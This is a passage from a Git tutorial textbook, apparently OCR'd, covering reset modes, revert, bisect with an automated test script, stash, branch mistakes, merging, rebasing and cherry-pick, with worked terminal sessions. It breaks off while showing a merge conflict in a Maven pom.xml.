


Figure 1.6. Observe that all three modes move the branch, that only `--mixed` and `--hard` touch the index, and that only `--hard` overwrites the working tree and therefore destroys uncommitted edits.

`git revert` is the safe counterpart for commits that have already been shared: it creates a new commit that applies the inverse of an earlier one and leaves history intact.




Figure 1.7. Observe that reset makes C3 unreachable, which requires a force push if the branch was published, while revert only appends commit R3.

Finding a defect with bisect and blame

`git bisect` performs a binary search through history. The developer names one commit known to be good and one known to be bad; Git checks out the middle commit, a test decides, and the range halves until the first bad commit is found. For N candidate commits, about log2(N) tests are needed, so a range of 1000 commits needs about ten. `git bisect run <command>` automates the test: exit status 0 means good, 1 to 127 except 125 means bad, 125 means "cannot test this commit, skip it", and 128 or higher aborts the bisection.




Figure 1.8. Observe that three test runs located the first bad commit among eight, and that the commits marked with a question mark were never built.

`git blame` shows, for each line of a file, the commit and author that last changed it. It identifies who to ask and which commit explains a line; it is not a tool for assigning fault.

1.2.2 Worked example

Ignoring build output

The working tree contains build output and IDE files next to source files. Before a `.gitignore` exists they all appear as untracked; after creating it they disappear, and `git check-ignore -v` names the rule that matched.

Creating .gitignore and verifying the rules TERMINAL

```
$ git status --short
?? .idea/
?? .idea_x
?? orders.iml
?? src/
?? target/
$ git status --short
?? .gitignore
?? .idea_x
?? src/
$ git check-ignore -v target/orders-service.jar .idea/workspace.xml
.gitignore:2:target/    target/orders-service.jar
.gitignore:4:.idea/     .idea/workspace.xml
```

The first listing is taken before and the second after the `.gitignore` of the previous section was created. `.idea_x` is an unrelated test file that the rules deliberately do not match. The output of `check-ignore -v` has the form `file:line:pattern` followed by the ignored path.

Staging, diffing and committing

Reviewing changes before they are committed TERMINAL

```
$ git add .gitignore src && git status --short
A  .gitignore
A  src/main/java/com/example/orders/OrderService.java
A  src/main/resources/application.properties
$ git diff --staged --stat
 .gitignore                                         | 16 ++++++++++++++++
 src/main/java/com/example/orders/OrderService.java |  7 +++++++
 src/main/resources/application.properties          |  3 +++
 3 files changed, 26 insertions(+)
$ git commit -m "Add OrderService and base configuration"
[main (root-commit) 40b94a1] Add OrderService and base configuration
 3 files changed, 26 insertions(+)
 create mode 100644 .gitignore
 create mode 100644 src/main/java/com/example/orders/OrderService.java
 create mode 100644 src/main/resources/application.properties
```

After a line is appended to `README.md`, `git diff` shows the unstaged change and `git diff --staged` shows what is already staged. The unified diff format marks removed lines with `-`, added lines with `+`, and each hunk starts with `@@ -old,count +new,count @@`.

An unstaged diff TERMINAL

```
$ git diff
diff --git a/README.md b/README.md
index c0ede6a..d6fc9c3 100644
--- a/README.md
+++ b/README.md
@@ -1 +1,2 @@
 # orders-service
+Order management API.
```

The line `index c0ede6a..d6fc9c3` names the blob ids before and after, which are the same ids that `git cat-file` accepts (`c0ede6a` is the README blob from the first chapter section). `git add -p` stages hunk by hunk and is the usual way to split a mixed change into separate commits.

Amending the last commit

`git commit --amend --no-edit -m "..."` replaces the most recent commit with a new one; in a test the id changed from `8976e8d` to `f8f58e4` because the message is part of the hashed content. It is appropriate only before the commit is pushed. The `Date:` line that Git printed is an artefact of the fixed author date of the build environment.

Reading history

A history of a few commits was built by committing six small changes. The common read-only views follow.

Log formats TERMINAL

```
$ git log --oneline
642ed56 Document discount method
9381d27 Round shipping threshold
c48b294 Update tax rate for new slab
b8a3754 Add shipping fee
fe94f91 Add discount calculation
1a703ba Extract TAX_RATE constant
f8f58e4 Add totalWithTax to OrderService
40b94a1 Add OrderService and base configuration
$ git log --graph --pretty=tformat:"%h %an %ad %s" --date=short -3
* 642ed56 Maruthi Sreeram 2026-10-01 Document discount method
* 9381d27 Maruthi Sreeram 2026-10-01 Round shipping threshold
* c48b294 Maruthi Sreeram 2026-10-01 Update tax rate for new slab
$ git log -S"TAX_RATE" --oneline
1a703ba Extract TAX_RATE constant
```

The format placeholders of the second command are `%h` (short id), `%an` (author), `%ad` (date) and `%s` (subject). `git log -S"text"` (the "pickaxe") lists the commits that changed the number of occurrences of the text, which locates the commit that introduced or removed a symbol. Other frequently used filters are `--author`, `--since`, `--grep` and a path after `--`.

Reset, compared in practice

Three experimental commits are made on a scratch branch, followed by one staged edit and one unstaged edit, so that `git status --short` prints `MM` (staged and unstaged changes in one file). Each experiment restarts from that state and runs `git reset --<mode> HEAD~2`; the last lines of the file show which edits survive.

git reset --soft HEAD~2 TERMINAL

```
$ git reset --soft HEAD~2
$ git status --short
MM src/main/java/com/example/orders/OrderService.java
$ tail -4 src/main/java/com/example/orders/OrderService.java
    // change 3
    // staged edit
    // unstaged edit
}
```

git reset --mixed HEAD~2 TERMINAL

```
$ git reset --mixed HEAD~2
Unstaged changes after reset:
M       src/main/java/com/example/orders/OrderService.java
$ git status --short
 M src/main/java/com/example/orders/OrderService.java
```

git reset --hard HEAD~2 TERMINAL

```
$ git reset --hard HEAD~2
HEAD is now at 07c5321 Experiment 1
$ git status --short
$ tail -4 src/main/java/com/example/orders/OrderService.java
        return amount >= 500 ? 0 : 40;
    }
    // change 1
}
```

With `--soft` the two commits are undone but the staged and the unstaged edits survive, so one fresh `git commit` can combine the work of the undone commits (the basis of "squash the last N commits"). With `--mixed` the index is also reset, so everything becomes an unstaged modification (the file content is the same as in the soft case). With `--hard` the file returns to the content of `Experiment 1`: `change 2`, `change 3`, the staged edit and the unstaged edit are gone from the working tree. The committed lines remain recoverable through the reflog (see the chapter on recovering from mistakes); the uncommitted ones do not.

Restore, revert and stash

`git restore <path>` discards unstaged edits of a file by copying it from the index; `git restore --staged <path>` unstages it and keeps the edit. Both were introduced in Git 2.23 to replace the overloaded `git checkout -- <path>` and `git reset HEAD <path>`. `git revert --no-edit HEAD` creates a commit with the message `Revert "..."` that undoes an earlier one (shown in the chapter on recovering from mistakes). `git stash push -u -m "wip"` parks tracked and untracked changes so that the working tree is clean for an urgent task:

Parking and restoring work TERMINAL

```
$ git stash push -u -m "wip: shipping notes"
Saved working directory and index state On main: wip: shipping notes
$ git stash list
stash@{0}: On main: wip: shipping notes
$ git stash pop
Dropped refs/stash@{0} (0115a337006028982f22afc9863964d1e77341e5)
```

`git stash pop` reapplies the newest stash and drops it (the lines that list the restored files are omitted here); `git stash apply` reapplies and keeps it. A stash is stored as commit objects under `refs/stash`.

Bisect, with a real automated test

The history above contains a defect: after the commit "Update tax rate for new slab" the constant `TAX_RATE` is `0.81` instead of `0.18`, so `totalWithTax(100, 1)` returns 181.0 instead of 118.0. The test script `check_tax.sh` (kept outside the repository) compiles `OrderService.java` with `javac`, calls the method and exits with status 0 when the result is 118.0 and 1 otherwise.

check_tax.sh BASH

```
#!/bin/bash
# exit 0 when totalWithTax(100, 1) == 118, exit 1 otherwise
d=$(mktemp -d)
cp src/main/java/com/example/orders/OrderService.java "$d/"
cat > "$d/Check.java" <<'J'
package com.example.orders;
public class Check {
    public static void main(String[] a) {
        double v = new OrderService().totalWithTax(100, 1);
        System.exit(Math.abs(v - 118.0) < 0.001 ? 0 : 1);
    }
}
J
(cd "$d" && javac -d out OrderService.java Check.java && java -cp out com.example.orders.Check)
rc=$?; rm -rf "$d"; exit $rc
```

git bisect run finds the first bad commit TERMINAL

```
$ git bisect start HEAD 40b94a1
Bisecting: 3 revisions left to test after this (roughly 2 steps)
[fe94f91045cefd6c1f6a84805fd0b7430fbecdcd] Add discount calculation
$ git bisect run ../check_tax.sh
running '../check_tax.sh'
Bisecting: 1 revision left to test after this (roughly 1 step)
[c48b294725539cfba607072dac1249139ae8f8ae] Update tax rate for new slab
running '../check_tax.sh'
```

git bisect run finds the first bad commit (continued) TERMINAL

```
Bisecting: 0 revisions left to test after this (roughly 0 steps)
[b8a37544a9ec1b01dc944e3538cedf10618d3d04] Add shipping fee
running '../check_tax.sh'
c48b294725539cfba607072dac1249139ae8f8ae is the first bad commit
commit c48b294725539cfba607072dac1249139ae8f8ae
Author: Maruthi Sreeram <dev@example.com>
Date:   Thu Oct 1 10:05:00 2026 +0530

    Update tax rate for new slab

 src/main/java/com/example/orders/OrderService.java | 1 +
 1 file changed, 1 insertion(+), 1 deletion(-)
bisect found first bad commit
$ git bisect reset
Previous HEAD position was b8a3754 Add shipping fee
Switched to branch 'main'
```

Three test runs identified the commit among eight. `git bisect reset` is mandatory afterwards: it returns to the original branch. The session also compiled the Java source on every step, so the script could equally call `mvn -q test -Dtest=OrderServiceTest` for a real project. `git blame` on the same line names the commit directly when the cause is a single line:

Blame on a single line TERMINAL

```
$ git blame -L 4,4 --date=short -- src/main/java/com/example/orders/OrderService.java
c48b2947 (Maruthi Sreeram 2026-10-01 4)     private static final double TAX_RATE = 0.81;
```

Tags and releases

`git tag -a v1.0.0 -m "Release 1.0.0"` creates an annotated tag; `git describe` names the current commit relative to the nearest tag, for example `v1.0.0-3-g5725d1f` when three commits follow it, which is useful for version strings of snapshot builds. Tags are not pushed by `git push` unless named (`git push origin v1.0.0`).

1.2.3 Hands-on

1. Create a repository with three commits, each appending one line to `notes.txt` (`one`, `two`, `three`). Append `four` and stage it, then append `five` without staging. `git status --short` must print `MM notes.txt`.
2. Run `git branch backup`, then `git reset --soft HEAD~2`; inspect `git status` and `git log --oneline`; return with `git reset --hard backup`. Repeat with `--mixed` and `--hard`; after `--hard`, `notes.txt` lacks `four` and `five`.
3. Write `check.sh` (kept outside the working tree) that exits 1 when `notes.txt` contains `two`, and run `git bisect start HEAD <first-commit>` followed by `git bisect run ../check.sh` to find the commit that introduced the line; finish with `git bisect reset`.

1.2.4 Real-world problems and solutions

Problem: a commit was made on the wrong branch

Scenario. A developer commits a coupon-validation change on `main` instead of on the feature branch `feature/coupons`.

Symptoms. `git log` on `main` shows an unwanted commit; the feature branch lacks it. Nothing has been pushed yet.

Diagnosis. `git log --oneline --decorate --all --graph` shows which branch pointers are where.

The commit is on main; the feature branch is one commit behind TERMINAL

```
$ git log --oneline --decorate --all --graph
* a9092e1 (HEAD -> main) Add coupon validation (committed on main by mistake)
* 7adb1c0 (feature/coupons) Initial
```

Root cause. The branch was not switched before committing. A branch is only a pointer; the commit itself is correct.

Fix. Copy the commit to the correct branch, then move `main` back. (If the commit message is the only problem, `git branch feature/coupons` followed by the reset below is equivalent.)

Move the commit to the feature branch and rewind main TERMINAL

```
$ git switch feature/coupons
Switched to branch 'feature/coupons'
$ git cherry-pick main
[feature/coupons a9092e1] Add coupon validation (committed on main by mistake)
 Date: Thu Oct 1 10:02:00 2026 +0530
 1 file changed, 1 insertion(+)
 create mode 100644 B.java
$ git switch main
Switched to branch 'main'
$ git reset --hard HEAD~1
HEAD is now at 7adb1c0 Initial
$ git log --oneline --decorate --all --graph
* a9092e1 (feature/coupons) Add coupon validation (committed on main by mistake)
* 7adb1c0 (HEAD -> main) Initial
```

The cherry-picked commit has the same id here only because the parent, timestamps and content are identical in this reproducible test; in ordinary use the copy has a new id. If the changes were not yet committed, `git switch -c feature/audit` carries uncommitted edits to the new branch without further steps (measured: `git status --short` printed `?? C.java` after the switch). **Prevention.** Show the current branch in the shell prompt, and protect `main` with a branch protection rule so that direct commits cannot be pushed (see the chapter on GitHub).

Problem: a file is still tracked after it was added to .gitignore

Scenario. `target/app.jar` was committed by mistake; later `target/` was added to `.gitignore`, but the jar still appears as modified after every build.

Symptoms. `git status` lists `M target/app.jar` although the path is ignored.

Diagnosis. `git ls-files target` lists the file, which proves that it is in the index.

Root cause. `.gitignore` applies only to untracked files.

Fix. Remove the file from the index but keep it on disk, then commit:

Untracking without deleting TERMINAL

```
$ git status --short
 M target/app.jar
?? .gitignore
$ git rm -r --cached target -q; git status --short
D  target/app.jar
?? .gitignore
```

The staged deletion removes the file from future snapshots only; earlier commits still contain it (see the chapter on recovering from mistakes for history cleaning). **Prevention.** Create `.gitignore` before the first `git add -A`.

1.2.5 Questions to expect

What is the difference between `git reset --soft`, `--mixed` and `--hard`?

All three move the current branch to the target commit. `--soft` leaves the index and the working tree unchanged; `--mixed` (the default) also resets the index, so changes remain as unstaged edits; `--hard` resets the index and overwrites the working tree, which discards uncommitted work.

When is `git revert` preferable to `git reset`?

When the commit has been pushed or shared. Revert adds a new commit that undoes the change, so history is only appended and teammates need no special action. Reset rewrites history and requires a force push.

What does `git commit --amend` do, and when is it unsafe?

It replaces the last commit with a new one (new id). It is unsafe after the commit has been pushed to a shared branch, because others may have based work on the old commit.

How is `git restore` different from `git checkout`?

`git checkout` combined switching branches and restoring files. Since Git 2.23, `git switch` handles branches and `git restore` handles files, which separates the two meanings.

Sreeram

How does `git bisect` work, and how many steps does it need?

It performs a binary search over the commits between a known good and a known bad commit; the step count is about log2(N). With `git bisect run <script>` the search is automatic and the script's exit code decides good or bad.

How can the commit that introduced a string be found?

`git log -S"string"` (pickaxe) lists commits that changed the number of occurrences; `git log -G"regex"` matches added or removed lines; `git blame` shows the last change per line.

KEY POINTS

The working tree, index and repository are separate; `git status --short` shows the first two columns of that relationship.

- `.gitignore` affects untracked files only; use `git rm --cached` to untrack a file.
- `reset --soft/--mixed/--hard` differ in how far they reach; only `--hard` destroys uncommitted work.
- Use `git revert` for shared history and `git reset` or `--amend` only for local commits.
- `git bisect run` finds the first bad commit in about log2(N) test runs; `git blame` and `git log -S` locate the origin of a line.

1.3 Branching, Merging and Rebasing

Parallel work is the reason a team uses a version control system. One developer builds discount rules while another upgrades a dependency and a third fixes a defect in production. Each needs an isolated line of work that can be combined later, with a clear record of how it was combined. Git provides this through branches, which cost almost nothing, and through two ways of combining them: **merging**, which records a join in the history, and **rebasing**, which rewrites a branch so that it appears to have started from a newer commit. This chapter explains both mechanisms, shows the conflict markers and the resolution procedure produced by real Git runs, and states the rule that keeps rebasing safe.

1.3.1 Concept and mechanism

Branch pointers and HEAD

A branch is a movable pointer to a commit, as described in the data-model chapter. `git switch -c feature/x` creates a pointer at the current commit and moves HEAD to it; each new commit advances only the pointer that HEAD names. Two branches diverge when each has commits that the other lacks. The *merge base* of two branches is their most recent common ancestor, and it is the reference point for every merge.

Fast-forward and three-way merge

`git merge feature` combines the history of `feature` into the current branch. If the current branch is an ancestor of `feature`, no real combining is needed: Git moves the branch pointer forward (a **fast-forward**) and creates no commit.




Figure 1.9. Observe that the fast-forward moves only the `main` pointer from C2 to C4 and creates no new commit.

If both branches have new commits, Git performs a **three-way merge** using the two branch tips and their merge base. It creates a **merge commit** with two parents. The option `--no-ff` forces a merge commit even when a fast-forward would be possible, which preserves the fact that a group of commits was developed on a branch.




Figure 1.10. Observe that merge commit M has two parents, C4 and C5, and that Git used C2 as the base for comparing both sides.

Conflicts

Git combines changes automatically when the two sides changed different regions of a file. When both sides changed the same lines differently, Git cannot decide and stops with a **conflict**: the merge is left half done, the affected files contain conflict markers, and `git status` lists them as *unmerged* (`UU`). The developer edits the files to the intended final content, stages them with `git add`, and completes the merge with `git commit` (or `git merge --continue`). `git merge --abort` restores the state before the merge. The marker syntax is shown in the worked example below.

Rebase

`git rebase main`, run on a feature branch, finds the commits that exist only on the feature branch, sets them aside, moves the branch to the tip of `main`, and replays the commits one by one. Each replayed commit is a *new* commit: it has the same change and message but a different parent, and therefore a different id.




Figure 1.11. Observe that F1' and F2' sit on top of C4 with new ids, while the original F1 and F2 become unreferenced copies that remain reachable only through the reflog.

The outcome is a linear history in which a later fast-forward merge is possible. The cost is that history is rewritten: the original commits are replaced by copies.

Aspect	Merge	Rebase
History shape	Preserves true topology; adds a merge commit	Linear; looks as if work happened in sequence
Existing commits	Unchanged	Replaced by new commits with new ids
Conflict handling	Resolved once, in the merge commit	Possibly resolved once per replayed commit
Safe on shared branches	Yes	No, unless all collaborators expect the rewrite

Aspect	Merge	Rebase
Typical use	Integrating a finished feature into `main`	Updating a private feature branch; tidying local commits

Merge compared with rebase.

The golden rule of rebasing

Never rebase commits that other people may already have based work on. Rebasing replaces commits; anyone who still has the old ones will see the branch as diverged and, when integrating, may reintroduce the old commits next to the new ones. Rebasing local, unpushed commits, or a feature branch owned by one person, is safe. The corollary is that `git push --force` on a shared branch is dangerous; `--force-with-lease` (explained in the chapter on remotes) narrows the danger but does not remove the rule.

Interactive rebase

`git rebase -i <base>` opens a todo list with one line per commit, oldest first. Editing the verb at the start of each line changes the outcome.

Verb	Effect
`pick`	Keep the commit unchanged
`reword`	Keep the changes, edit the message
`edit`	Stop after applying the commit so that it can be amended or split
`squash`	Meld into the previous commit and combine both messages
`fixup`	Meld into the previous commit and discard this message
`drop`	Remove the commit

Interactive rebase verbs.




Figure 1.12. Observe how the verbs fold four work-in-progress commits into two clean ones; the second and third commits disappear into the first, and the last receives a corrected message.

`git commit --fixup <id>` creates a commit whose message is prefixed `fixup!`, and `git rebase -i --autosquash` arranges such commits automatically, so corrections can be made when noticed and folded in later.

Cherry-pick

`git cherry-pick <commit>` applies the change introduced by one commit onto the current branch as a new commit. It is the standard way to move a single fix, for example a production hotfix, to a release branch.




Figure 1.13. Observe that F' repeats the change of F on another branch with a different parent and a different id.

A cherry-picked commit is a copy. If both branches are merged later, Git usually recognises the identical change and applies it once, but heavily edited surroundings can produce conflicts.

1.3.2 Worked example

All sessions use a small repository `lab` containing the `orders-service` skeleton: `pom.xml`, `README.md`, `application.properties` and `OrderService.java`.

Fast-forward and three-way merge

A fast-forward merge TERMINAL

```
$ git switch -c feature/readme
Switched to a new branch 'feature/readme'
$ echo "Order management API." >> README.md
$ git commit -am "Describe the service in README"
$ git switch main
Switched to branch 'main'
$ git merge feature/readme
Updating 7a720e4..a367016
Fast-forward
 README.md | 1 +
 1 file changed, 1 insertion(+)
$ git log --oneline --graph
* a367016 Describe the service in README
* 7a720e4 Initial orders-service
```

`Updating 7a720e4..a367016` and `Fast-forward` show that only the pointer moved. Next, `main` and a second branch each receive one commit, which makes the histories diverge.

A three-way merge TERMINAL

```
$ git switch -c feature/validation
$ git add -A && git commit -m "Add OrderValidator"
$ git switch main
$ echo "management.endpoints.web.exposure.include=health" \
    >> src/main/resources/application.properties
$ git commit -am "Expose the health endpoint"
$ git merge --no-edit feature/validation
Merge made by the 'ort' strategy.
 src/main/java/com/example/orders/OrderValidator.java | 4 ++++
 1 file changed, 4 insertions(+)
 create mode 100644 src/main/java/com/example/orders/OrderValidator.java
$ git log --oneline --graph
*   84a5bee Merge branch 'feature/validation'
|\
| * f96329a Add OrderValidator
* | f057114 Expose the health endpoint
|/
* a367016 Describe the service in README
* 7a720e4 Initial orders-service
$ git cat-file -p HEAD
tree eb8298553e6f4392b6918bb56e972c3dcf89b455
parent f057114264643a115a7771287d4acb8bf92d9528
parent f96329af56b5cb7b6e2aa07aabfafdf1cf9678ef
```

A three-way merge (continued) TERMINAL

```
author Maruthi Sreeram <dev@example.com> 1790829240 +0530
committer Maruthi Sreeram <dev@example.com> 1790829240 +0530

Merge branch 'feature/validation'
```

`ort` is the name of the default merge strategy since Git 2.34. The merge commit has two `parent` lines, one for each side, which is what distinguishes it from an ordinary commit. After a successful merge the branch name can be deleted with `git branch -d feature/validation`; the commits stay reachable through the merge.

A real conflict in pom.xml

Two branches each add a Maven dependency at the end of the `<dependencies>` section of `pom.xml`: `main` adds `spring-boot-starter-validation`, the branch `feature/actuator` adds `spring-boot-starter-actuator`.

The merge stops with a conflict TERMINAL

```
$ git merge feature/actuator
Auto-merging pom.xml
CONFLICT (content): Merge conflict in pom.xml
Automatic merge failed; fix conflicts and then commit the result.
$ git status --short
UU pom.xml
$ git diff --name-only --diff-filter=U
pom.xml
```

`UU` means both sides modified the file. The relevant part of `pom.xml` now contains conflict markers.

pom.xml (conflict region, markers shown literally)

```
    <dependency>
      <groupId>org.springframework.boot</groupId>
<<<<<<< HEAD
      <artifactId>spring-boot-starter-validation</artifactId>
=======
      <artifactId>spring-boot-starter-actuator</artifactId>
>>>>>>> feature/actuator
    </dependency>
